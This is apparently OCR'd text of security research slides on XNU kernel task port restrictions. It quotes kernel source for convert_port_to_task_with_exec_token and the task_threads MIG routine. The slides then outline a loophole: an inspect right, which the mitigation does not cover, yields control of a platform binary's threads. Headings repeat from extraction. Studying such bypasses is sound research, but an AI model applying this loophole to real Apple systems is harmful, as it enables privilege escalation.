
```
task_t
convert_port_to_task_with_exec_token(
        ipc_port_t              port,
        uint32_t                *exec_token)
{
        task_t          task = TASK_NULL;
        if (IP_VALID(port)) {
                ip_lock(port);

                if (ip_active(port) && ip_kotype(port) == IKOT_TASK) {
                        task_t ct = current_task();
                        task = (task_t)port->ip_kobject;
                        assert(task != TASK_NULL);
                        if (task_conversion_eval(ct, task)) {
                                ip_unlock(port);
                                return TASK_NULL;
                        }
                        if (exec_token) {
                                *exec_token = task->exec_token;
                        }
                        task_reference_internal(task);
                }
                ip_unlock(port);
        }
        return (task);
}
```

Problem: new task port restrictions


Problem: new task port restrictions



Task port restrictions



Task port restrictions




Loophole: task_threads()


```
/*
 *      Returns the set of threads belonging to the target task.
 */
routine task_threads(
                target_task     : task_inspect_t;
        out     act_list        : thread_act_array_t);
```

- Takes an inspect right to a task
  - Task inspect rights are not subject to the mitigation
- Returns control rights for the task's threads
  - No restriction on controlling the threads of a platform binary

